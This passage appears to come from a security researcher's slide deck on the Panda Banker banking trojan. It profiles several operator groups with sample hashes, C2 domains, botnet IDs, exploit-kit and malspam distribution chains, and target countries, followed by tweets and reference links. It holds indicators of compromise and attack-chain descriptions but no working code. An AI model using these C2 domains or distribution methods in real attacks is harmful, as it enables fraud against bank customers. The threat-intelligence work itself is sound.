zones. ReaQta alerted the financial institutions involved, the CERTS and the authorities of the countries involved in this attack. As of August 2018 the servers used to collect the data were finally down and today we believe there is no harm anymore in publishing the details.

Source: <https://reakta.com/2018/09/global-malware-campaign-using-zeus-panda/>

Group (“Japan Gang”)



- **Samples:** ~160
 - Oldest: 8db8f6266f6ad9546b2b5386a835baa0cbf5ea5f699f2eb6285ddf401b76ccb7
 - C2s: hillaryzell.xyz, buscamapa1.top
 - Newest: 85d8829d7795af046e238d9981592f96ad49dcb2ccb9e5c6bb938bc04b1e8552
 - C2s: uiaoduiiej.chimkent.su, miliocife.aktyubinsk.su
- **Activity:** March 2018 – October 2018
- **Versions:** 2.6.1 – 2.6.10 (missing 3 versions)
- **Botnets:** ank
- **Switched to Osiris (Kronos):** End of July 2018
 - <https://www.proofpoint.com/us/threat-insight/post/kronos-reborn>

Group (“Japan Gang”)

- Distribution

exploit-kit	RIG-v	Undefined	Malvertising	JPN	Smokebot	Kronos	2018-07-14
exploit-kit	RIG-v	Undefined	Malvertising	PopCash	JPN	Smokebot	2018-07-06
exploit-kit	RIG-v	Undefined	Malvertising	PopCash	JPN	Smokebot Zeus Panda	2018-06-30
exploit-kit	RIG-v	MoskviUseri	Malvertising	JPN	Smokebot		2018-04-12
exploit-kit	Grand Soft	Expless	Malvertising	AdventureFeeds	JPN	Zeus Panda	2018-04-09
exploit-kit	RIG-v	MoskviUseri	Malve	PopCash	JPN	Smokebot	2018-04-03
exploit-kit	RIG-v	Seamless	Malvertising	Vokut	JPN	Zeus Panda	2018-03-27
exploit-kit	RIG-v	Seamless	Malvertising	JPN	Zeus Panda		2018-03-26

Source: @kafeine and <https://www.proofpoint.com/us/threat-insight/post/kronos-reborn>

Group (“Japan Gang”)

- **Targeting**

- <https://asert.arbornetworks.com/panda-banker-zeros-in-on-japanese-targets/> (March 2018)
- Japan (August 2018)
 - c6911d26991f413ea33919910af300f2083dbc55c559bd2f31c9028da40b6a06
 - C2s: uiaoduiiej.chimkent.su, miliocife.aktyubinsk.su
 - Webinjects
 - ~27
 - “...grab” and “...CC+VBV Grabber” kits
 - C2: kioxixu.abkhazia.su

Group (“Emotet Gang”)



- **Samples:** ~140
 - Oldest: fea136e75f7beb7994f2e47cd79e4e58f8dec5148e815564df5a159161ebc83c
 - C2s: lavelisa.xyz, palamicha.xyz, gusmaz.xyz, kapasur.xyz, romtara.xyz, veneshem.xyz
 - Newest: 45c7c91ebb315a77dd28e0092913184cb6a4a8d0387d29384b273ebf9bce9a74
 - C2s: theeunload.website, nodoimain.local
- **Activity:** September 2017 – October 2018
- **Versions:** 2.5.2 – 2.6.10 (missing 5 versions)
- **Botnets:** 2.5.7_sas, 05-07-2018
- TA542

Group (“Emotet Gang”)

- **Targeting**


- US and Canada (September 2017)

- d898d1ed36e0efa86533814594d36ea953c96dcd94ab32d8dec57ac731f2c1ea
 - C2s: kapasur.xyz, lavelisa.xyz, palamicha.xyz, gusmaz.xyz
 - Webinjects
 - ~32
 - “myjs1” kit
 - C2: farleza.co

- US and Canada (August 2018)

- 45c7c91ebb315a77dd28e0092913184cb6a4a8d0387d29384b273ebf9bce9a74
 - C2s: theeunload.website, nodoimain.local
 - Webinjects
 - ~186
 - “r=”, “:::grab”, and “tables” kits
 - C2: wellfastm.trade, milloa.com, k1s0lokio.com

Group (“Hancitor Gang”)



- **Samples:** ~120
 - Oldest: 8646acb4bc76aa2221b3fd885305937710f90866f61139d08bee44d3b22902b8
 - C2s: tontrumuchtors.com, henfobuthis.com, rowrorofrat.com, linghogolac.ru, mysitothar.ru, oftmitinrob.ru
 - Newest: 0faba459f37dd11ad44631f644062421a9efed20b511279c9adfd0dc4729c0f5
 - C2s: sincirewdo.ru, therepmeat.ru, nobotanri.ru, veintitna.ru, lachistontfi.ru
- **Activity:** October 2017 – present
- **Versions:** 2.5.7 – 2.6.10 (missing 3 versions)
- **Botnets:** 2.5.7_2, 2.6.4_2, 2.6.9_d, 2.6.10_e
- TA511

Group (“Hancitor Gang”)

■ Distribution

- Malspam (October 2018)
 - URL links to a Word document with macros
 - IRS theme
- Hancitor (Tordal) loader
 - C2s: howonehimun.com, onbihoge.ru, rabmiarco.ru
- Panda Banker
 - 0faba459f37dd11ad44631f644062421a9efed20b511279c9adfd0dc4729c0f5
 - C2s: sincirewdo.ru, therepmeat.ru, nobotanri.ru, veintitna.ru, lachistontfi.ru
 - No webinjects



Group (“Hancitor Gang”)

■ Distribution

- Malspam (October 2018)
 - URL links to a Word document with macros
 - IRS theme
- Hancitor (Tordal) loader
 - C2s: howonehimun.com, onbihoge.ru, rabmiarco.ru
- Panda Banker
 - 0faba459f37dd11ad44631f644062421a9efed20b511279c9adfd0dc4729c0f5
 - C2s: sincirewdo.ru, therepmeat.ru, nobotanri.ru, veintitna.ru, lachistontfi.ru
 - No webinjects



Group (“NOP Gang”)



JR

@JR0driguezB

Following



#PandaBanker #ZeusPanda latest dynamic config file retrieved from botnet NOP with binary version 2.6.9 targeting Australia and Canada.




JR0driguezB/malware_configs

Various config files obtained during malware analysis - JR0driguezB/malware_configs

github.com

5:44 AM - 9 Oct 2018

1 Retweet 4 Likes



Source:

<https://twitter.com/JR0driguezB/status/1049596422964867072>



TJN

@reOnFleek

Following



#zeuspanda #pandabanker down but not out [virustotal.com/en/file/96483a](https://www.virustotal.com/en/file/96483a) ...


C2:

[hxxps://chewkinyan\[.\]com](https://hxxps://chewkinyan[.]com)

Targeting CA Banks

6:02 PM - 19 Nov 2018


1 Retweet 4 Likes



Source:

<https://twitter.com/reOnFleek/status/1064655055331168256>

Group (“NOP Gang”)



- **Samples:** ~40
 - Oldest: 4e36727282672b7ece395cf26ba581e5b264bff0f5898d557c9646d2ba37a0ec
 - C2s: play2wright.top, pub3lished.top, re4present.top, second5ary.top, tec6nique.top, tole7rable.top
 - Newest: ae9ac49cf980c51b10e8f8ef7481542ff1d5a7468177091fd334a80b46338a63
 - C2s: chewkinyan.com, 554343rods13.top, 80m55453tr356.top
- **Activity:** March 2017 – present
- **Versions:** 2.2.14 – 2.6.9 (missing 17 versions)
- **Botnets:** NOP

Group (“NOP Gang”)

■ Targeting

■ Canada (March 2017)

- 4e36727282672b7ece395cf26ba581e5b264bff0f5898d557c9646d2ba37a0ec
- C2s: play2wright.top, pub3lished.top, re4present.top, second5ary.top, tec6nique.top, tole7rable.top
- Webinjects
 - ~40
 - “.tables” and “r=” kits
 - C2: plsfgpal.com, popelenga.info

■ Australia and Canada (October 2018)

- 13c01865f1f6be7f3abd7f887088783b58cb7264e3c81c774e0d3e38b3883ec1
- C2s: 80m533tr356.top, charter-paradise.com, 54or3rods13.top
- Webinjects
 - ~50
 - “.tables” and “r=” kits
 - C2s: plsfgpal.com, taberfix.top

Endangered Species ?



Endangered Species ?



Zoo

- #pandabanker on Twitter/VirusTotal
- #ZeusPandaBanker on Twitter
 - @James_inthe_box
- <https://www.malware-traffic-analysis.net/>
- <https://traffic.moe/>
- <https://zerophagemalware.com/>
- <https://urlhaus.abuse.ch/browse/signature/PandaZeus/>
- “PandaZeus” tag at <https://sslbl.abuse.ch/>
- <http://www.kernelmode.info/forum/viewtopic.php?f=16&t=4426&p=29520&hilit=panda#p28940>
- https://github.com/JR0driguezB/malware_configs/tree/master/PandaBanker
- <https://malpedia.caad.fkie.fraunhofer.de/details/win.pandabanker>

References

- <https://www.arbornetworks.com/blog/asert/let-pandas-zeus-zeus-zeus-zeus/>
- <https://asert.arbornetworks.com/panda-bankers-future-dga/>
- <https://www.proofpoint.com/us/threat-insight/post/panda-banker-new-banking-trojan-hits-the-market>
- <https://www.proofpoint.com/us/threat-insight/post/zeus-panda-banking-trojan-targets-online-holiday-shoppers>
- <https://www.proofpoint.com/us/threat-insight/post/panda-banker-starts-looking-more-like-a-grizzly>
- <https://www.spamhaus.org/news/article/771/>
- <https://www.vkremez.com/2018/08/lets-learn-dissecting-panda-banker.html>
- <https://www.vkremez.com/2018/01/lets-learn-dissect-panda-banking.html>
- <https://www.gdatasoftware.com/blog/2017/08/29928-analysis-zeus-panda>
- https://threatvector.cylance.com/en_us/home/threat-spotlight-panda-banker-trojan-targets-the-us-canada-and-japan.html

@tildedennis

dschwarz at proofpoint.com

